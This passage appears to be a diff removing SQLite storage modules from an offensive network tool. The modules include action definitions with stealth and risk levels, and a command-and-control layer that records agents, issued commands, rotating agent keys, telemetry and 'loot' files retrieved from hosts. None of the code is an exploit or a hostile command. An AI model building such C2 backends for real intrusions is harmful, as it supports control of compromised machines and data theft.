return self._services.get_service_for_host_port(mac_address, port, protocol)
|
||||
|
||||
def _rebuild_host_ports(self, mac_address: str):
|
||||
return self._services._rebuild_host_ports(mac_address)
|
||||
|
||||
# Script operations
|
||||
def add_script(self, name: str, type_: str, path: str, main_file: Optional[str] = None,
|
||||
category: Optional[str] = None, description: Optional[str] = None):
|
||||
return self._scripts.add_script(name, type_, path, main_file, category, description)
|
||||
|
||||
def list_scripts(self) -> List[Dict[str, Any]]:
|
||||
return self._scripts.list_scripts()
|
||||
|
||||
def delete_script(self, name: str) -> None:
|
||||
return self._scripts.delete_script(name)
|
||||
|
||||
# Stats operations
|
||||
def get_livestats(self) -> Dict[str, int]:
|
||||
return self._stats.get_livestats()
|
||||
|
||||
def update_livestats(self, total_open_ports: int, alive_hosts_count: int,
|
||||
all_known_hosts_count: int, vulnerabilities_count: int):
|
||||
return self._stats.update_livestats(total_open_ports, alive_hosts_count,
|
||||
all_known_hosts_count, vulnerabilities_count)
|
||||
|
||||
def get_stats(self) -> Dict[str, int]:
|
||||
return self._stats.get_stats()
|
||||
|
||||
def set_stats(self, total_open_ports: int, alive_hosts_count: int,
|
||||
all_known_hosts_count: int, vulnerabilities_count: int):
|
||||
return self._stats.set_stats(total_open_ports, alive_hosts_count,
|
||||
all_known_hosts_count, vulnerabilities_count)
|
||||
|
||||
def get_display_stats(self) -> Dict[str, int]:
|
||||
return self._stats.get_display_stats()
|
||||
|
||||
def ensure_stats_initialized(self):
|
||||
return self._stats.ensure_stats_initialized()
|
||||
|
||||
# Backup operations
|
||||
def add_backup(self, filename: str, description: str, date: str, type_: str = "User Backup",
|
||||
is_default: bool = False, is_restore: bool = False, is_github: bool = False):
|
||||
return self._backups.add_backup(filename, description, date, type_, is_default, is_restore, is_github)
|
||||
|
||||
def list_backups(self) -> List[Dict[str, Any]]:
|
||||
return self._backups.list_backups()
|
||||
|
||||
def delete_backup(self, filename: str) -> None:
|
||||
return self._backups.delete_backup(filename)
|
||||
|
||||
def clear_default_backup(self) -> None:
|
||||
return self._backups.clear_default_backup()
|
||||
|
||||
def set_default_backup(self, filename: str) -> None:
|
||||
return self._backups.set_default_backup(filename)
|
||||
|
||||
# Comment operations
|
||||
def count_comments(self) -> int:
|
||||
return self._comments.count_comments()
|
||||
|
||||
def insert_comments(self, comments: List[Tuple[str, str, str, str, int]]):
|
||||
return self._comments.insert_comments(comments)
|
||||
|
||||
def import_comments_from_json(self, json_path: str, lang: Optional[str] = None,
|
||||
default_theme: str = "general", default_weight: int = 1,
|
||||
clear_existing: bool = False) -> int:
|
||||
return self._comments.import_comments_from_json(json_path, lang, default_theme,
|
||||
default_weight, clear_existing)
|
||||
|
||||
def random_comment_for(self, status: str, lang: str = "en") -> Optional[Dict[str, Any]]:
|
||||
return self._comments.random_comment_for(status, lang)
|
||||
|
||||
# Agent operations (C2)
|
||||
def save_agent(self, agent_data: dict) -> None:
|
||||
return self._agents.save_agent(agent_data)
|
||||
|
||||
def save_command(self, agent_id: str, command: str, response: str | None = None, success: bool = False) -> None:
|
||||
return self._agents.save_command(agent_id, command, response, success)
|
||||
|
||||
def save_telemetry(self, agent_id: str, telemetry: dict) -> None:
|
||||
return self._agents.save_telemetry(agent_id, telemetry)
|
||||
|
||||
def save_loot(self, loot: dict) -> None:
|
||||
return self._agents.save_loot(loot)
|
||||
|
||||
def get_agent_history(self, agent_id: str) -> List[dict]:
|
||||
return self._agents.get_agent_history(agent_id)
|
||||
|
||||
def purge_stale_agents(self, threshold_seconds: int) -> int:
|
||||
return self._agents.purge_stale_agents(threshold_seconds)
|
||||
|
||||
def get_stale_agents(self, threshold_seconds: int) -> list[dict]:
|
||||
return self._agents.get_stale_agents(threshold_seconds)
|
||||
|
||||
# Agent key management
|
||||
def get_active_key(self, agent_id: str) -> str | None:
|
||||
return self._agents.get_active_key(agent_id)
|
||||
|
||||
def list_keys(self, agent_id: str) -> list[dict]:
|
||||
return self._agents.list_keys(agent_id)
|
||||
|
||||
def save_new_key(self, agent_id: str, key_b64: str) -> int:
|
||||
return self._agents.save_new_key(agent_id, key_b64)
|
||||
|
||||
def rotate_key(self, agent_id: str, new_key_b64: str) -> int:
|
||||
return self._agents.rotate_key(agent_id, new_key_b64)
|
||||
|
||||
def revoke_keys(self, agent_id: str) -> int:
|
||||
return self._agents.revoke_keys(agent_id)
|
||||
|
||||
def verify_client_key(self, agent_id: str, key_b64: str) -> bool:
|
||||
return self._agents.verify_client_key(agent_id, key_b64)
|
||||
|
||||
def migrate_keys_from_file(self, json_path: str) -> int:
|
||||
return self._agents.migrate_keys_from_file(json_path)
|
||||
|
||||
# Studio operations
|
||||
def get_studio_actions(self):
|
||||
return self._studio.get_studio_actions()
|
||||
|
||||
def get_db_actions(self):
|
||||
return self._studio.get_db_actions()
|
||||
|
||||
def update_studio_action(self, b_class: str, updates: dict):
|
||||
return self._studio.update_studio_action(b_class, updates)
|
||||
|
||||
def get_studio_edges(self):
|
||||
return self._studio.get_studio_edges()
|
||||
|
||||
def upsert_studio_edge(self, from_action: str, to_action: str, edge_type: str, metadata: dict = None):
|
||||
return self._studio.upsert_studio_edge(from_action, to_action, edge_type, metadata)
|
||||
|
||||
def delete_studio_edge(self, edge_id: int):
|
||||
return self._studio.delete_studio_edge(edge_id)
|
||||
|
||||
def get_studio_hosts(self, include_real: bool = True):
|
||||
return self._studio.get_studio_hosts(include_real)
|
||||
|
||||
def upsert_studio_host(self, mac_address: str, data: dict):
|
||||
return self._studio.upsert_studio_host(mac_address, data)
|
||||
|
||||
def delete_studio_host(self, mac: str):
|
||||
return self._studio.delete_studio_host(mac)
|
||||
|
||||
def save_studio_layout(self, name: str, layout_data: dict, description: str = None):
|
||||
return self._studio.save_studio_layout(name, layout_data, description)
|
||||
|
||||
def load_studio_layout(self, name: str):
|
||||
return self._studio.load_studio_layout(name)
|
||||
|
||||
def apply_studio_to_runtime(self):
|
||||
return self._studio.apply_studio_to_runtime()
|
||||
|
||||
def _replace_actions_studio_with_actions(self, vacuum: bool = False):
|
||||
return self._studio._replace_actions_studio_with_actions(vacuum)
|
||||
|
||||
def _sync_actions_studio_schema_and_rows(self):
|
||||
return self._studio._sync_actions_studio_schema_and_rows()
|
||||
|
||||
# WebEnum operations
|
||||
# Add webenum methods if you have any...
|
||||
|
||||
# =========================================================================
|
||||
# UTILITY OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def checkpoint(self, mode: str = "TRUNCATE") -> Tuple[int, int, int]:
|
||||
"""Force a WAL checkpoint"""
|
||||
return self._base.checkpoint(mode)
|
||||
|
||||
def wal_checkpoint(self, mode: str = "TRUNCATE") -> Tuple[int, int, int]:
|
||||
"""Alias for checkpoint"""
|
||||
return self.checkpoint(mode)
|
||||
|
||||
def optimize(self) -> None:
|
||||
"""Run PRAGMA optimize"""
|
||||
return self._base.optimize()
|
||||
|
||||
def vacuum(self) -> None:
|
||||
"""Vacuum the database"""
|
||||
return self._base.vacuum()
|
||||
|
||||
# Internal helper methods used by modules
|
||||
def _table_exists(self, name: str) -> bool:
|
||||
return self._base._table_exists(name)
|
||||
|
||||
def _column_names(self, table: str) -> List[str]:
|
||||
return self._base._column_names(table)
|
||||
|
||||
def _ensure_column(self, table: str, column: str, ddl: str) -> None:
|
||||
return self._base._ensure_column(table, column, ddl)
|
||||
@@ -1,38 +0,0 @@
|
||||
# db_utils/__init__.py
|
||||
# Database utilities package
|
||||
|
||||
from .base import DatabaseBase
|
||||
from .config import ConfigOps
|
||||
from .hosts import HostOps
|
||||
from .actions import ActionOps
|
||||
from .queue import QueueOps
|
||||
from .vulnerabilities import VulnerabilityOps
|
||||
from .software import SoftwareOps
|
||||
from .credentials import CredentialOps
|
||||
from .services import ServiceOps
|
||||
from .scripts import ScriptOps
|
||||
from .stats import StatsOps
|
||||
from .backups import BackupOps
|
||||
from .comments import CommentOps
|
||||
from .agents import AgentOps
|
||||
from .studio import StudioOps
|
||||
from .webenum import WebEnumOps
|
||||
|
||||
__all__ = [
|
||||
'DatabaseBase',
|
||||
'ConfigOps',
|
||||
'HostOps',
|
||||
'ActionOps',
|
||||
'QueueOps',
|
||||
'VulnerabilityOps',
|
||||
'SoftwareOps',
|
||||
'CredentialOps',
|
||||
'ServiceOps',
|
||||
'ScriptOps',
|
||||
'StatsOps',
|
||||
'BackupOps',
|
||||
'CommentOps',
|
||||
'AgentOps',
|
||||
'StudioOps',
|
||||
'WebEnumOps',
|
||||
]
|
||||
@@ -1,293 +0,0 @@
|
||||
# db_utils/actions.py
|
||||
# Action definition and management operations
|
||||
|
||||
import json
|
||||
import sqlite3
|
||||
from functools import lru_cache
|
||||
from typing import Any, Dict, List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.actions", level=logging.DEBUG)
|
||||
|
||||
|
||||
class ActionOps:
|
||||
"""Action definition and configuration operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create actions table"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS actions (
|
||||
b_class TEXT PRIMARY KEY,
|
||||
b_module TEXT NOT NULL,
|
||||
b_port INTEGER,
|
||||
b_status TEXT,
|
||||
b_parent TEXT,
|
||||
b_args TEXT,
|
||||
b_description TEXT,
|
||||
b_name TEXT,
|
||||
b_author TEXT,
|
||||
b_version TEXT,
|
||||
b_icon TEXT,
|
||||
b_docs_url TEXT,
|
||||
b_examples TEXT,
|
||||
b_action TEXT DEFAULT 'normal',
|
||||
b_service TEXT,
|
||||
b_trigger TEXT,
|
||||
b_requires TEXT,
|
||||
b_priority INTEGER DEFAULT 50,
|
||||
b_tags TEXT,
|
||||
b_timeout INTEGER DEFAULT 300,
|
||||
b_max_retries INTEGER DEFAULT 3,
|
||||
b_cooldown INTEGER DEFAULT 0,
|
||||
b_rate_limit TEXT,
|
||||
b_stealth_level INTEGER DEFAULT 5,
|
||||
b_risk_level TEXT DEFAULT 'medium',
|
||||
b_enabled INTEGER DEFAULT 1
|
||||
);
|
||||
""")
|
||||
logger.debug("Actions table created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# ACTION CRUD OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def sync_actions(self, actions):
|
||||
"""Sync action definitions to database"""
|
||||
if not actions:
|
||||
return
|
||||
|
||||
def _as_int(x, default=None):
|
||||
if x is None:
|
||||
return default
|
||||
if isinstance(x, (list, tuple)):
|
||||
x = x[0] if x else default
|
||||
try:
|
||||
return int(x)
|
||||
except Exception:
|
||||
return default
|
||||
|
||||
def _as_str(x, default=None):
|
||||
if x is None:
|
||||
return default
|
||||
if isinstance(x, (list, tuple, set, dict)):
|
||||
try:
|
||||
return json.dumps(list(x) if not isinstance(x, dict) else x, ensure_ascii=False)
|
||||
except Exception:
|
||||
return default
|
||||
return str(x)
|
||||
|
||||
def _as_json(x):
|
||||
if x is None:
|
||||
return None
|
||||
if isinstance(x, str):
|
||||
xs = x.strip()
|
||||
if (xs.startswith("{") and xs.endswith("}")) or (xs.startswith("[") and xs.endswith("]")):
|
||||
return xs
|
||||
return json.dumps(x, ensure_ascii=False)
|
||||
try:
|
||||
return json.dumps(x, ensure_ascii=False)
|
||||
except Exception:
|
||||
return None
|
||||
|
||||
with self.base.transaction():
|
||||
for a in actions:
|
||||
# Normalize fields
|
||||
b_service = a.get("b_service")
|
||||
if isinstance(b_service, (list, tuple, set, dict)):
|
||||
b_service = json.dumps(list(b_service) if not isinstance(b_service, dict) else b_service, ensure_ascii=False)
|
||||
|
||||
b_tags = a.get("b_tags")
|
||||
if isinstance(b_tags, (list, tuple, set, dict)):
|
||||
b_tags = json.dumps(list(b_tags) if not isinstance(b_tags, dict) else b_tags, ensure_ascii=False)
|
||||
|
||||
b_trigger = a.get("b_trigger")
|
||||
if isinstance(b_trigger, (list, tuple, set, dict)):
|
||||
b_trigger = json.dumps(b_trigger, ensure_ascii=False)
|
||||
|
||||
b_requires = a.get("b_requires")
|
||||
if isinstance(b_requires, (list, tuple, set, dict)):
|
||||
b_requires = json.dumps(b_requires, ensure_ascii=False)
|
||||
|
||||
b_args_json = _as_json(a.get("b_args"))
|
||||
|
||||
# Enriched metadata
|
||||
b_name = _as_str(a.get("b_name"))
|
||||
b_description = _as_str(a.get("b_description"))
|
||||
b_author = _as_str(a.get("b_author"))
|
||||
b_version = _as_str(a.get("b_version"))
|
||||
b_icon = _as_str(a.get("b_icon"))
|
||||
b_docs_url = _as_str(a.get("b_docs_url"))
|
||||
b_examples = _as_json(a.get("b_examples"))
|
||||
|
||||
# Typed fields
|
||||
b_port = _as_int(a.get("b_port"))
|
||||
b_priority = _as_int(a.get("b_priority"), 50)
|
||||
b_timeout = _as_int(a.get("b_timeout"), 300)
|
||||
b_max_retries = _as_int(a.get("b_max_retries"), 3)
|
||||
b_cooldown = _as_int(a.get("b_cooldown"), 0)
|
||||
b_stealth_level = _as_int(a.get("b_stealth_level"), 5)
|
||||
b_enabled = _as_int(a.get("b_enabled"), 1)
|
||||
b_rate_limit = _as_str(a.get("b_rate_limit"))
|
||||
b_risk_level = _as_str(a.get("b_risk_level"), "medium")
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO actions (
|
||||
b_class,b_module,b_port,b_status,b_parent,
|
||||
b_action,b_service,b_trigger,b_requires,b_priority,
|
||||
b_tags,b_timeout,b_max_retries,b_cooldown,b_rate_limit,
|
||||
b_stealth_level,b_risk_level,b_enabled,
|
||||
b_args,
|
||||
b_name, b_description, b_author, b_version, b_icon, b_docs_url, b_examples
|
||||
) VALUES (?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,
|
||||
?,?,?,?,?,?,?)
|
||||
ON CONFLICT(b_class) DO UPDATE SET
|
||||
b_module = excluded.b_module,
|
||||
b_port = COALESCE(excluded.b_port, actions.b_port),
|
||||
b_status = COALESCE(excluded.b_status, actions.b_status),
|
||||
b_parent = COALESCE(excluded.b_parent, actions.b_parent),
|
||||
b_action = COALESCE(excluded.b_action, actions.b_action),
|
||||
b_service = COALESCE(excluded.b_service, actions.b_service),
|
||||
b_trigger = COALESCE(excluded.b_trigger, actions.b_trigger),
|
||||
b_requires = COALESCE(excluded.b_requires, actions.b_requires),
|
||||
b_priority = COALESCE(excluded.b_priority, actions.b_priority),
|
||||
b_tags = COALESCE(excluded.b_tags, actions.b_tags),
|
||||
b_timeout = COALESCE(excluded.b_timeout, actions.b_timeout),
|
||||
b_max_retries = COALESCE(excluded.b_max_retries, actions.b_max_retries),
|
||||
b_cooldown = COALESCE(excluded.b_cooldown, actions.b_cooldown),
|
||||
b_rate_limit = COALESCE(excluded.b_rate_limit, actions.b_rate_limit),
|
||||
b_stealth_level = COALESCE(excluded.b_stealth_level, actions.b_stealth_level),
|
||||
b_risk_level = COALESCE(excluded.b_risk_level, actions.b_risk_level),
|
||||
b_enabled = COALESCE(excluded.b_enabled, actions.b_enabled),
|
||||
b_args = COALESCE(excluded.b_args, actions.b_args),
|
||||
b_name = COALESCE(excluded.b_name, actions.b_name),
|
||||
b_description = COALESCE(excluded.b_description, actions.b_description),
|
||||
b_author = COALESCE(excluded.b_author, actions.b_author),
|
||||
b_version = COALESCE(excluded.b_version, actions.b_version),
|
||||
b_icon = COALESCE(excluded.b_icon, actions.b_icon),
|
||||
b_docs_url = COALESCE(excluded.b_docs_url, actions.b_docs_url),
|
||||
b_examples = COALESCE(excluded.b_examples, actions.b_examples)
|
||||
""", (
|
||||
a.get("b_class"),
|
||||
a.get("b_module"),
|
||||
b_port,
|
||||
a.get("b_status"),
|
||||
a.get("b_parent"),
|
||||
a.get("b_action", "normal"),
|
||||
b_service,
|
||||
b_trigger,
|
||||
b_requires,
|
||||
b_priority,
|
||||
b_tags,
|
||||
b_timeout,
|
||||
b_max_retries,
|
||||
b_cooldown,
|
||||
b_rate_limit,
|
||||
b_stealth_level,
|
||||
b_risk_level,
|
||||
b_enabled,
|
||||
b_args_json,
|
||||
b_name,
|
||||
b_description,
|
||||
b_author,
|
||||
b_version,
|
||||
b_icon,
|
||||
b_docs_url,
|
||||
b_examples
|
||||
))
|
||||
|
||||
# Update action counter in stats
|
||||
action_count_row = self.base.query_one("SELECT COUNT(*) as cnt FROM actions WHERE b_enabled = 1")
|
||||
if action_count_row:
|
||||
try:
|
||||
self.base.execute("""
|
||||
UPDATE stats
|
||||
SET actions_count = ?
|
||||
WHERE id = 1
|
||||
""", (action_count_row['cnt'],))
|
||||
except sqlite3.OperationalError:
|
||||
# Column doesn't exist yet, add it
|
||||
self.base.execute("ALTER TABLE stats ADD COLUMN actions_count INTEGER DEFAULT 0")
|
||||
self.base.execute("""
|
||||
UPDATE stats
|
||||
SET actions_count = ?
|
||||
WHERE id = 1
|
||||
""", (action_count_row['cnt'],))
|
||||
|
||||
logger.info(f"Synchronized {len(actions)} actions")
|
||||
|
||||
def list_actions(self):
|
||||
"""List all action definitions ordered by class name"""
|
||||
return self.base.query("SELECT * FROM actions ORDER BY b_class;")
|
||||
|
||||
def list_studio_actions(self):
|
||||
"""List all studio action definitions"""
|
||||
return self.base.query("SELECT * FROM actions_studio ORDER BY b_class;")
|
||||
|
||||
def get_action_by_class(self, b_class: str) -> dict | None:
|
||||
"""Get action by class name"""
|
||||
rows = self.base.query("SELECT * FROM actions WHERE b_class=? LIMIT 1;", (b_class,))
|
||||
return rows[0] if rows else None
|
||||
|
||||
def delete_action(self, b_class: str) -> None:
|
||||
"""Delete action by class name"""
|
||||
self.base.execute("DELETE FROM actions WHERE b_class=?;", (b_class,))
|
||||
|
||||
def upsert_simple_action(self, *, b_class: str, b_module: str, **kw) -> None:
|
||||
"""Minimal upsert of an action by reusing sync_actions"""
|
||||
rec = {"b_class": b_class, "b_module": b_module}
|
||||
rec.update(kw)
|
||||
self.sync_actions([rec])
|
||||
|
||||
def list_action_cards(self) -> list[dict]:
|
||||
"""Lightweight descriptor of actions for card-based UIs"""
|
||||
rows = self.base.query("""
|
||||
SELECT b_class, COALESCE(b_enabled, 0) AS b_enabled
|
||||
FROM actions
|
||||
ORDER BY b_class;
|
||||
""")
|
||||
out = []
|
||||
for r in rows:
|
||||
cls = r["b_class"]
|
||||
enabled = int(r["b_enabled"]) # 0 reste 0
|
||||
out.append({
|
||||
"name": cls,
|
||||
"image": f"/actions/actions_icons/{cls}.png",
|
||||
"enabled": enabled,
|
||||
})
|
||||
return out
|
||||
|
||||
# def list_action_cards(self) -> list[dict]:
|
||||
# """Lightweight descriptor of actions for card-based UIs"""
|
||||
# rows = self.base.query("""
|
||||
# SELECT b_class, b_enabled
|
||||
# FROM actions
|
||||
# ORDER BY b_class;
|
||||
# """)
|
||||
# out = []
|
||||
# for r in rows:
|
||||
# cls = r["b_class"]
|
||||
# out.append({
|
||||
# "name": cls,
|
||||
# "image": f"/actions/actions_icons/{cls}.png",
|
||||
# "enabled": int(r.get("b_enabled", 1) or 1),
|
||||
# })
|
||||
# return out
|
||||
|
||||
@lru_cache(maxsize=32)
|
||||
def get_action_definition(self, b_class: str) -> Optional[Dict[str, Any]]:
|
||||
"""Cached lookup of an action definition by class name"""
|
||||
row = self.base.query("SELECT * FROM actions WHERE b_class=? LIMIT 1;", (b_class,))
|
||||
if not row:
|
||||
return None
|
||||
r = row[0]
|
||||
if r.get("b_args"):
|
||||
try:
|
||||
r["b_args"] = json.loads(r["b_args"])
|
||||
except Exception:
|
||||
pass
|
||||
return r
|
||||
@@ -1,369 +0,0 @@
|
||||
# db_utils/agents.py
|
||||
# C2 (Command & Control) agent management operations
|
||||
|
||||
import json
|
||||
import os
|
||||
import sqlite3
|
||||
from typing import List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.agents", level=logging.DEBUG)
|
||||
|
||||
|
||||
class AgentOps:
|
||||
"""C2 agent tracking and command history operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create C2 agent tables"""
|
||||
# Agents table
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS agents (
|
||||
id TEXT PRIMARY KEY,
|
||||
hostname TEXT,
|
||||
platform TEXT,
|
||||
os_version TEXT,
|
||||
architecture TEXT,
|
||||
ip_address TEXT,
|
||||
first_seen TIMESTAMP,
|
||||
last_seen TIMESTAMP,
|
||||
status TEXT,
|
||||
notes TEXT
|
||||
);
|
||||
""")
|
||||
|
||||
# Indexes for performance
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_agents_last_seen ON agents(last_seen);")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_agents_status ON agents(status);")
|
||||
|
||||
# Commands table
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS commands (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
agent_id TEXT,
|
||||
command TEXT,
|
||||
timestamp TIMESTAMP,
|
||||
response TEXT,
|
||||
success BOOLEAN,
|
||||
FOREIGN KEY (agent_id) REFERENCES agents (id)
|
||||
);
|
||||
""")
|
||||
|
||||
# Agent keys (versioned for rotation)
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS agent_keys (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
agent_id TEXT NOT NULL,
|
||||
key_b64 TEXT NOT NULL,
|
||||
version INTEGER NOT NULL,
|
||||
created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
|
||||
rotated_at TIMESTAMP,
|
||||
revoked_at TIMESTAMP,
|
||||
active INTEGER DEFAULT 1,
|
||||
UNIQUE(agent_id, version)
|
||||
);
|
||||
""")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_agent_keys_active ON agent_keys(agent_id, active);")
|
||||
|
||||
# Loot table
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS loot (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
agent_id TEXT,
|
||||
filename TEXT,
|
||||
filepath TEXT,
|
||||
size INTEGER,
|
||||
timestamp TIMESTAMP,
|
||||
hash TEXT,
|
||||
FOREIGN KEY (agent_id) REFERENCES agents (id)
|
||||
);
|
||||
""")
|
||||
|
||||
# Telemetry table
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS telemetry (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
agent_id TEXT,
|
||||
cpu_percent REAL,
|
||||
mem_percent REAL,
|
||||
disk_percent REAL,
|
||||
uptime INTEGER,
|
||||
timestamp TIMESTAMP,
|
||||
FOREIGN KEY (agent_id) REFERENCES agents (id)
|
||||
);
|
||||
""")
|
||||
|
||||
logger.debug("C2 agent tables created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# AGENT OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def save_agent(self, agent_data: dict) -> None:
|
||||
"""
|
||||
Upsert an agent preserving first_seen and updating last_seen.
|
||||
Status field expected as str (e.g. 'online'/'offline').
|
||||
"""
|
||||
agent_id = agent_data.get('id')
|
||||
hostname = agent_data.get('hostname')
|
||||
platform_ = agent_data.get('platform')
|
||||
os_version = agent_data.get('os_version')
|
||||
arch = agent_data.get('architecture')
|
||||
ip_address = agent_data.get('ip_address')
|
||||
status = agent_data.get('status') or 'offline'
|
||||
notes = agent_data.get('notes')
|
||||
|
||||
if not agent_id:
|
||||
raise ValueError("save_agent: 'id' is required in agent_data")
|
||||
|
||||
# Upsert that preserves first_seen and updates last_seen to NOW
|
||||
self.base.execute("""
|
||||
INSERT INTO agents (id, hostname, platform, os_version, architecture, ip_address,
|
||||
first_seen, last_seen, status, notes)
|
||||
VALUES (?, ?, ?, ?, ?, ?, CURRENT_TIMESTAMP, CURRENT_TIMESTAMP, ?, ?)
|
||||
ON CONFLICT(id) DO UPDATE SET
|
||||
hostname = COALESCE(excluded.hostname, agents.hostname),
|
||||
platform = COALESCE(excluded.platform, agents.platform),
|
||||
os_version = COALESCE(excluded.os_version, agents.os_version),
|
||||
architecture = COALESCE(excluded.architecture, agents.architecture),
|
||||
ip_address = COALESCE(excluded.ip_address, agents.ip_address),
|
||||
first_seen = COALESCE(agents.first_seen, excluded.first_seen, CURRENT_TIMESTAMP),
|
||||
last_seen = CURRENT_TIMESTAMP,
|
||||
status = COALESCE(excluded.status, agents.status),
|
||||
notes = COALESCE(excluded.notes, agents.notes)
|
||||
""", (agent_id, hostname, platform_, os_version, arch, ip_address, status, notes))
|
||||
|
||||
# Optionally refresh zombie counter
|
||||
try:
|
||||
self._refresh_zombie_counter()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def save_command(self, agent_id: str, command: str,
|
||||
response: str | None = None, success: bool = False) -> None:
|
||||
"""Record a command history entry"""
|
||||
if not agent_id or not command:
|
||||
raise ValueError("save_command: 'agent_id' and 'command' are required")
|
||||
self.base.execute("""
|
||||
INSERT INTO commands (agent_id, command, timestamp, response, success)
|
||||
VALUES (?, ?, CURRENT_TIMESTAMP, ?, ?)
|
||||
""", (agent_id, command, response, 1 if success else 0))
|
||||
|
||||
def save_telemetry(self, agent_id: str, telemetry: dict) -> None:
|
||||
"""Record a telemetry snapshot for an agent"""
|
||||
if not agent_id:
|
||||
raise ValueError("save_telemetry: 'agent_id' is required")
|
||||
self.base.execute("""
|
||||
INSERT INTO telemetry (agent_id, cpu_percent, mem_percent, disk_percent, uptime, timestamp)
|
||||
VALUES (?, ?, ?, ?, ?, CURRENT_TIMESTAMP)
|
||||
""", (
|
||||
agent_id,
|
||||
telemetry.get('cpu_percent'),
|
||||
telemetry.get('mem_percent'),
|
||||
telemetry.get('disk_percent'),
|
||||
telemetry.get('uptime')
|
||||
))
|
||||
|
||||
def save_loot(self, loot: dict) -> None:
|
||||
"""
|
||||
Record a retrieved file (loot).
|
||||
Expected: {'agent_id', 'filename', 'filepath', 'size', 'hash'}
|
||||
Timestamp is added database-side.
|
||||
"""
|
||||
if not loot or not loot.get('agent_id') or not loot.get('filename'):
|
||||
raise ValueError("save_loot: 'agent_id' and 'filename' are required")
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO loot (agent_id, filename, filepath, size, timestamp, hash)
|
||||
VALUES (?, ?, ?, ?, CURRENT_TIMESTAMP, ?)
|
||||
""", (
|
||||
loot.get('agent_id'),
|
||||
loot.get('filename'),
|
||||
loot.get('filepath'),
|
||||
int(loot.get('size') or 0),
|
||||
loot.get('hash')
|
||||
))
|
||||
|
||||
def get_agent_history(self, agent_id: str) -> List[dict]:
|
||||
"""
|
||||
Return the 100 most recent commands for an agent (most recent first).
|
||||
"""
|
||||
if not agent_id:
|
||||
return []
|
||||
rows = self.base.query("""
|
||||
SELECT command, timestamp, response, success
|
||||
FROM commands
|
||||
WHERE agent_id = ?
|
||||
ORDER BY datetime(timestamp) DESC
|
||||
LIMIT 100
|
||||
""", (agent_id,))
|
||||
# Normalize success to bool
|
||||
for r in rows:
|
||||
r['success'] = bool(r.get('success'))
|
||||
return rows
|
||||
|
||||
def purge_stale_agents(self, threshold_seconds: int) -> int:
|
||||
"""
|
||||
Delete agents whose last_seen is older than now - threshold_seconds.
|
||||
Returns the number of deleted rows.
|
||||
"""
|
||||
if not threshold_seconds or threshold_seconds <= 0:
|
||||
return 0
|
||||
|
||||
return self.base.execute("""
|
||||
DELETE FROM agents
|
||||
WHERE last_seen IS NOT NULL
|
||||
AND datetime(last_seen) < datetime('now', ?)
|
||||
""", (f'-{threshold_seconds} seconds',))
|
||||
|
||||
def get_stale_agents(self, threshold_seconds: int) -> list[dict]:
|
||||
"""
|
||||
Return the list of agents whose last_seen is older than now - threshold_seconds.
|
||||
Useful for detecting/purging inactive agents.
|
||||
"""
|
||||
if not threshold_seconds or threshold_seconds <= 0:
|
||||
return []
|
||||
|
||||
rows = self.base.query("""
|
||||
SELECT *
|
||||
FROM agents
|
||||
WHERE last_seen IS NOT NULL
|
||||
AND datetime(last_seen) < datetime('now', ?)
|
||||
""", (f'-{threshold_seconds} seconds',))
|
||||
|
||||
return rows or []
|
||||
|
||||
# =========================================================================
|
||||
# AGENT KEY MANAGEMENT
|
||||
# =========================================================================
|
||||
|
||||
def get_active_key(self, agent_id: str) -> str | None:
|
||||
"""Return the active key (base64) for an agent, or None"""
|
||||
row = self.base.query_one("""
|
||||
SELECT key_b64 FROM agent_keys
|
||||
WHERE agent_id=? AND active=1
|
||||
ORDER BY version DESC
|
||||
LIMIT 1
|
||||
""", (agent_id,))
|
||||
return row["key_b64"] if row else None
|
||||
|
||||
def list_keys(self, agent_id: str) -> list[dict]:
|
||||
"""List all keys for an agent (versions, states)"""
|
||||
return self.base.query("""
|
||||
SELECT id, agent_id, key_b64, version, created_at, rotated_at, revoked_at, active
|
||||
FROM agent_keys
|
||||
WHERE agent_id=?
|
||||
ORDER BY version DESC
|
||||
""", (agent_id,))
|
||||
|
||||
def _next_key_version(self, agent_id: str) -> int:
|
||||
"""Get next key version number for an agent"""
|
||||
row = self.base.query_one("SELECT COALESCE(MAX(version),0) AS v FROM agent_keys WHERE agent_id=?", (agent_id,))
|
||||
return int(row["v"] or 0) + 1
|
||||
|
||||
def save_new_key(self, agent_id: str, key_b64: str) -> int:
|
||||
"""
|
||||
Record a first key for an agent (if no existing key).
|
||||
Returns the version created.
|
||||
"""
|
||||
v = self._next_key_version(agent_id)
|
||||
self.base.execute("""
|
||||
INSERT INTO agent_keys(agent_id, key_b64, version, active)
|
||||
VALUES(?,?,?,1)
|
||||
""", (agent_id, key_b64, v))
|
||||
return v
|
||||
|
||||
def rotate_key(self, agent_id: str, new_key_b64: str) -> int:
|
||||
"""
|
||||
